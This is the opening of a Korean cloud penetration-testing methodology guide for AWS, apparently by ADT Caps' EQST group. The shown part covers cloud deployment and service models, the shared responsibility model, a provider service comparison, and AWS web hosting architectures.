ADT캡스

EQST 그룹이 제안하는

클라우드 모의해킹 방법론 (AWS)

목 차

1. 개요

본 문서는 클라우드 서비스 중 가장 점유율이 높은 AWS(Amazon Web Service)를 대상으로 작성되었습니다. 클라우드 서비스 도입 배경, 유형 등 일반적인 내용은 포함되었으나, AWS가 제공하는 내부 서비스들에 대해 상세하게 다루지 않아 기반 지식이 없다면 서비스 아키텍처, 진단방안에 대한 이해가 어려울 수 있습니다. 따라서, 직접 애플리케이션을 구축하거나 Amazon에서 제공하는 실습 수행을 통해 클라우드 서비스에 대한 기반을 다진 뒤 문서를 읽을 것을 권하는 바입니다.

1.1. 목적

클라우드 서비스의 대중화에 이어 서비스에 대한 공격이 증가하여 클라우드 보안에 대한 수요가 증가하고 있습니다. 이에 따라, 클라우드 보안 산업에 필요한 모의해킹 방법론을 개발하고자 하였습니다.

1.2. 대상 및 구성

클라우드 진단방법론은 진단자가 실제 사이트에서 업무 수행 시 도움이 되는 것을 목표로 합니다. 구성으로는 클라우드 서비스, 진단방법론, 진단항목, 위협 검증 방안 및 보안 가이드로 이루어져 있습니다. 또한, AWS 기반 웹 애플리케이션 환경에서 진단항목 별 실습한 내용을 포함시켜, 본 문서를 통해 클라우드 기반 진단 시 필요한 기술을 터득할 수 있습니다.

2. 클라우드 서비스


2.1. 클라우드 서비스 도입 배경

자체적으로 보유한 전산실 서버에 환경을 구축 및 운영하는 방식을 온프레미스라고 합니다. 온프레미스 환경은 기업 인프라 구축의 일반적인 방안으로 사용되었으며 직접 구축, 관리 및 유지보수하기에 많은 시간과 비용이 발생합니다. 이 같은 자원 소비를 효율적으로 대체하기 위해 클라우드 개념이 등장했습니다. 클라우드는 관련 인프라시설을 보유하지 않아도 필요한 자원을 이용할 수 있는 환경을 제공합니다. 하드웨어나 소프트웨어 등을 직접 구축하지 않고 클라우드 서비스 제공자로부터 필요한 IT 자원을 원하는 만큼 받아 즉시 사용할 수 있으며, 해당 인프라 기반에 대한 관리 및 유지보수도 제공합니다.

2.2. 클라우드 유형

클라우드는 인프라의 위치와 운영 기준에 따른 배치 모델과 사용자가 클라우드 컴퓨팅 서비스에 접근할 수 있는 형태에 따른 서비스 모델에 따라 유형이 분류됩니다.

2.2.1. 배치 모델



[그림 1] 배치 모델에 따른 클라우드 유형

❑ **퍼블릭(Public; 공공) 클라우드**

클라우드 서비스 제공자를 통해 클라우드를 이용하는 형태이며, 서비스를 위한 모든 IT인프라를 제공받아 사용하는 환경을 의미합니다.

❑ **프라이빗(Private; 사설) 클라우드**

기업이 직접 클라우드 환경을 구축하고 이를 기업 내부에서 활용하는 환경을 의미합니다.

※ 프라이빗 클라우드는 온프레미스 환경과 같이 내부망에 구성되나, 클라우드 핵심 기술인 '가상화'와 '클라우드 스택[1)]'을 보유한다는 차이점이 있습니다.

❑ **하이브리드(Hybrid) 클라우드**

클라우드 서비스 제공자의 서비스와 자체 인프라(온프레미스)를 함께 활용하는 것을 의미합니다. 보통 서비스 구동은 클라우드에서, 데이터 보관이나 로컬 서비스는 자체 인프라에서 처리하는 형태로 구현됩니다.


❑ **멀티(Multi) 클라우드**

서로 다른 클라우드 서비스 제공자가 지원하는 동일한 유형(퍼블릭 또는 프라이빗)의 클라우드를 2개 이상 배포하는 환경을 의미합니다.

---

1) 클라우드 스택 : 많은 클라우드 서비스를 생성, 관리 및 구현하기 위한 클라우드 관리 플랫폼

2.2.2. 서비스 모델



[그림 2] 서비스 모델 별 관리 영역 및 사례

❑ **IaaS(Infrastructure as a Service)**

물리적 서버, 네트워크, 스토리지와 같은 인프라를 가상화하여 다수의 고객을 대상으로 제공하는 서비스입니다.

❑ **CaaS(Containers as a Service)**

컨테이너 기반 가상화를 사용하여 컨테이너를 사용 및 관리할 수 있는 서비스입니다.

❑ **PaaS(Platform as a Service)**

클라우드 서비스 제공자가 인프라 및 애플리케이션-소프트웨어 플랫폼을 제공하고 관리하지만,
이 플랫폼에서 실행되는 애플리케이션 및 데이터는 사용자가 직접 처리하는 방식의 서비스입니다.

❑ **FaaS(Function as a Service)**

서버를 관리할 필요없이 특정 이벤트에 반응하는 함수를 등록하고 해당 이벤트가 발생하면 함수가 실행되는 서비스 입니다. 애플리케이션이 아닌 함수를 배포하는 형태이며, 특정 이벤트가 발생 했을 때 실행이 되었다가 작업 완료 시 종료됩니다.

❑ **SaaS(Software as a Service)**

사용자에게 클라우드 서비스 제공업체가 관리하는 소프트웨어 애플리케이션을 제공하는 서비스입니다.


※ DaaS(Desktop as a Service)

클라우드 서비스 제공자가 호스팅 하는 VDI(가상 데스크톱) 서비스입니다.

2.3. 클라우드 보안

2.3.1. 클라우드 서비스의 보안 범위

기업은 업무의 연속성을 보호하고 핵심기능을 지속하기 위해 서비스 전 영역에 보안을 적용해야 합니다. 이를 위해 네트워크, 시스템 등의 주요 인프라에 대한 위협 요인을 사전에 분석하여 예방하고, 위협 요인 발생 시 적절히 대응해야 합니다. 보안의 주요 구성요소로는 관리적, 기술적, 물리적 보안이 있습니다. 클라우드 서비스 환경에서 제공자는 사용자가 이용하는 인프라의 물리적 보안을 제공합니다. 그 외 관리적, 기술적 보안 영역에 대해 사용자와 제공자는 보안에 대한 역할을 공유하게 됩니다.



[그림 3] 온프레미스 환경과 클라우드 서비스 환경의 서비스 보안 범위

❑ **관리적 보안**

클라우드 서비스에 기존 기업 내부의 보안정책을 적용하기 어려운 부분이 있으며, 기준을 별도로 정립해야 합니다.

❑ **기술적 보안**

클라우드 서비스는 인터넷을 통해 접근 가능하므로 정보유출과 공격에 대한 위험을 인지하고 보안을 고려해야 합니다.

❑ **물리적 보안**


SLA[2] 계약을 통해 클라우드 서비스 제공자는 인프라 환경의 물리적인 보안과 서비스의 가용성을 보장해야 합니다.

---

[2] SLA(Service Level Agreement, 서비스 수준 계약) : 고객이 공급업체에게 기대하는 서비스 수준을 기술한 문서. 클라우드 서비스 제공자가 사용자에게 제공하는 서비스의 수준을 정량, 기준 등으로 명확히 제시하고, 이에 미달하는 경우 손해를 배상토록 하여 서비스의 품질을 보장하기 위한 약정이 표기됨

2.3.2. 공동 책임 모델

클라우드 서비스 환경에서 보안에 대해 클라우드 사업자와 사용자가 함께 책임을 공유한다는 공동 책임 모델 개념이 존재합니다. 아래 그림은 AWS 공동 책임 모델에서 기업과 클라우드 서비스 사업자 간의 보안 책임 범위를 설명한 것입니다. AWS 가 서비스하는 하드웨어, 네트워크, 시스템 등은 AWS 의 책임 범위이고 그 위에 고객이 직접 사용하고 관리하는 영역은(네트워크 트래픽 관련 보안, 방화벽 설정, 암호화, 애플리케이션, 접근 제어, 데이터 보안 등)은 모두 사용자의 책임이라고 표현합니다.



[그림 4] AWS 공동 책임 모델

❑ **클라우드 서비스 제공사(AWS)의 책임**

AWS 는 클라우드에서 제공되는 모든 서비스 인프라 보호에 책임이 있습니다. 이 인프라는 AWS 클라우드 서비스를 실행하는 하드웨어, 소프트웨어, 네트워킹 및 시설로 구성됩니다.

❑ **클라우드 서비스 사용자의 책임**

사용자가 선택하는 클라우드 서비스와 애플리케이션 구성에따라 사용자의 보안 책임으로 처리해야 하는 작업이 정해집니다.

2.4. 클라우드 기반 웹 애플리케이션 서비스

2.4.1. 클라우드 제공사 별 서비스 비교

클라우드 서비스 제공사 별 웹 애플리케이션 구성을 위한 관련 서비스는 다음과 같습니다.

구성요소	AWS(Amazon)	Azure(Microsoft)	GCP(Google)
가상 서버	EC2:Elastic Compute Cloud	Virtual Machine	GCE:Compute Engine
컨테이너	ECS: Elastic Container Service, EKS: Elastic Kubernetes Service	Kubernetes Service	Kubernetes Engine
가상 함수	Lambda	Functions	Cloud Function
가상 디스크	EBS:Elastic Block Store	Disk Storage	Persistent Disk
객체 저장소	S3:Simple Storage Service	Blob Storage	Cloud Storage
파일 저장소	EFS:Elastic File System	File Storage	Cloud Filestore
플랫폼 서비스	EB:Elastic Beanstalk	App Service	GAE:App Engine
DNS 서비스	Route53	DNS	Cloud DNS
부하 분산	ELB:Elastic Load Balancer	Load Balancer	Cloud Load Balancing
방화벽	Security Group	Network Security Group	Firewall Rule

[표 1] 클라우드 서비스 제공사(AWS, Azure, GCP) 서비스 비교

2.4.2. AWS 서비스 포트폴리오

AWS의 기능별 주요 서비스는 다음과 같으며, 아키텍처에 따라 서비스는 선택, 구성될 수 있습니다.

[그림 5] AWS 서비스 포트폴리오

2.4.3. AWS 웹 애플리케이션 주요 서비스

AWS는 컴퓨팅, 스토리지, 데이터베이스, 분석, 네트워킹, 모바일, 개발자 도구, 관리 도구, IoT, 보안 및 엔터프라이즈 애플리케이션 등 다양한 제품 군의 서비스들을 제공합니다. 본 문서에서 언급되는 주요 서비스들은 다음과 같으며, 그 외 서비스 및 상세 내용은 공식 문서(https://docs.aws.amazon.com/)를 참고 바랍니다.

- **[컴퓨팅] Amazon EC2** 클라우드 가상 서버
  안전하고 크기 조정이 가능한 컴퓨팅 용량을 클라우드에서 제공하는 서비스 입니다. 프로세서, 스토리지, 네트워킹, 운영 체제, 구매 모델을 선택할 수 있는 세분화된 컴퓨터 플랫폼을 제공합니다.

- **[컴퓨팅] AWS Lambda** 가상환경에서 코드 실행 지원
  서버 프로비저닝, 런타임 관리 없이 코드를 실행할 수 있는 서버리스[3] 컴퓨팅 서비스입니다. 함수는 Node.js, Python, Go, Java 등 여러 언어를 지원하며, 수신 요청 또는 이벤트를 기반으로 코드를 실행합니다.

- **[스토리지] Amazon S3(Simple Storage Service)** 객체 스토리지 서비스
  클라우드에서의 확장 가능한 인터넷 객체 스토리지 서비스입니다. 어디서나 원하는 양의 데이터를 저장하고 검색할 수 있습니다.

- **[데이터베이스] Amazon DynamoDB** 관리형 NoSQL 데이터베이스
  NoSQL 데이터베이스 서비스로서 Amazon 서버리스 웹 앱, 모바일 백엔드, 마이크로서비스 애플리케이션에 주로 사용됩니다.

- **[데이터베이스] Amazon RDS(Relational Database Service)** 관리형의 관계형 데이터베이스
  Amazon RDS는 여러 데이터베이스 인스턴스[4] 유형으로 제공되며 Amazon Aurora, PostgreSQL, MySQL, MariaDB, Oracle Database 및 SQL Server를 비롯한 6개의 데이터베이스 엔진 중에서 선택할 수 있습니다.

- **[보안&자격증명 및 규정 준수] AWS IAM(Identity and Access Management)** 액세스 관리 서비스
  AWS 서비스 및 리소스에 대한 액세스를 관리할 수 있습니다. 또한, AWS 사용자 및 그룹을 만들고 관리하며 AWS 리소스에 대한 액세스를 허용 및 거부할 수 있습니다.

- **[보안&자격증명 및 규정 준수] Amazon Cognito** 앱을 위한 자격 증명 관리
  웹과 모바일 앱의 사용자 가입, 로그인 및 액세스 제어 기능을 제공합니다. 또한 Apple, Facebook, Google 및 Amazon과 같은 소셜 자격 증명 공급자와 엔터프라이즈 자격 증명 공급자를 통한 로그인을 지원합니다.

---

[3] 서버리스(Serverless) : 서버를 관리할 필요 없이 애플리케이션을 빌드 및 실행할 수 있는 클라우드 네이티브 개발 모델

[4] 인스턴스(Instance) : 클라우드의 가상 컴퓨팅 환경

2.4.4. AWS 웹 애플리케이션 아키텍처

AWS는 웹 애플리케이션을 제공할 수 있도록 클라우드 웹 호스팅 솔루션을 제공합니다.

웹 호스팅 방안	사용 사례		주요 AWS 서비스	배포방식
간단한 웹 사이트 호스팅	· 일반적인 애플리케이션상에 구축된 웹 사이트 (WordPress, Joomla, Drupal, Magento) · 개발 스택상에 구축된 웹 사이트 (LAMP, LEMP, MEAN, Node.Js) · 서버 5개를 초과하여 확장될 가능성이 낮은 웹 사이트 · 웹 서버, DNS 및 네트워킹을 한 콘솔에서 관리하려는 고객		Lightsail	가상 사설 서버
단일 페이지 웹 앱 호스팅	· 단일 페이지 앱 프레임워크를 사용하여 구축한 웹사이트 (React JS, Vue JS, Angular JS, Nuxt) · 정적 사이트 생성기를 사용하여 구축한 웹사이트 (Gatsby JS, React-static, Jekyll, Hugo) · 서버 측 스크립팅이 포함되지 않은 웹 사이트		Amplify	CI/CD
간편한 정적 웹사이트 호스팅	· 서버 측 스크립팅(JSP, PHP 등)이 포함되지 않은 웹 사이트 · 빈도는 낮지만 많은 트래픽을 수용하도록 확장되어야 하는 웹 사이트		S3	코드
엔터프라이즈 웹 호스팅	· 최소한 2개의 데이터 센터에서 여러 개의 웹 서버를 사용하는 웹 사이트 · 로드 밸런싱, Auto-Scaling 또는 외부 데이터베이스를 사용하여 확장해야 하는 웹 사이트 · 지속적으로 CPU를 많이 사용해야 하는 웹 사이트 · 웹 서버 구성과 관리에 대한 최대한의 제어와 유연성이 필요한 고객		EC2, Beanstalk	인스턴스
마이크로서비스 웹 호스팅	모던 애플리케이션을 설계, 구축 및 관리하여 출시 기간 및 소유 비용을 줄이면서 서비스 제공을 원하는 고객	· **[컨테이너 웹 애플리케이션]** 시스템의 다양한 논리적 구성 요소에 초점을 맞추고 각 구성 요소가 독립적으로 작동할 수 있도록 허용	ECS, EKS, Fargate	컨테이너
		· **[서버리스 웹 애플리케이션]** 서버에 대한 고민없이 서비스 구축 및 관리 가능하여 애플리케이션 구축 자체에만 집중하길 원하는 고객	Lambda, API Gateway, Cognito	코드

[표 2] AWS 웹 애플리케이션 아키텍처 별 사용 사례


❑ **간단한 웹 사이트 호스팅**

CMS(콘텐츠 관리 시스템), 전자 상거래 애플리케이션, 개발 스택을 실행하는 단일 웹 서버로 구성됩니다. 이러한 소프트웨어를 사용하면 웹 사이트의 콘텐츠를 쉽게 구축, 업데이트, 관리 및 제공할 수 있습니다.

❑ **단일 페이지 웹 앱 호스팅(Single Page Application)**


기본적으로 웹 API를 사용하여 웹 서버와 통신하는 방식입니다. 백엔드 데이터는 페이지를 다시 로드하지 않고 콘텐츠를 가져와 UI를 업데이트하는 GraphQL 또는 REST API를 통해 액세스됩니다.

❑ **간편한 정적 웹사이트 호스팅**



HTML, JavaScript, 이미지, 동영상 및 기타 파일을 웹 사이트 방문자에게 제공하며, PHP 또는 ASP.NET과 같은 서버 측 애플리케이션 코드를 포함하지 않습니다.


❑ **엔터프라이즈 웹 호스팅**



엔터프라이즈급 웹 사이트는 대규모 데이터 처리와 트랜젝션 처리를 지원할 수 있도록 가용성이 뛰어나고 동적으로 리소스를 확장해야 합니다. 클라우드 서비스는 높은 수준의 가용성, 확장성 및 성능을 제공하지만, 웹 서버의 구성과 관리에 대한 제어와 유연성이 필요한 만큼 정적 또는 간단한 웹 사이트보다 많은 관리가 필요합니다.

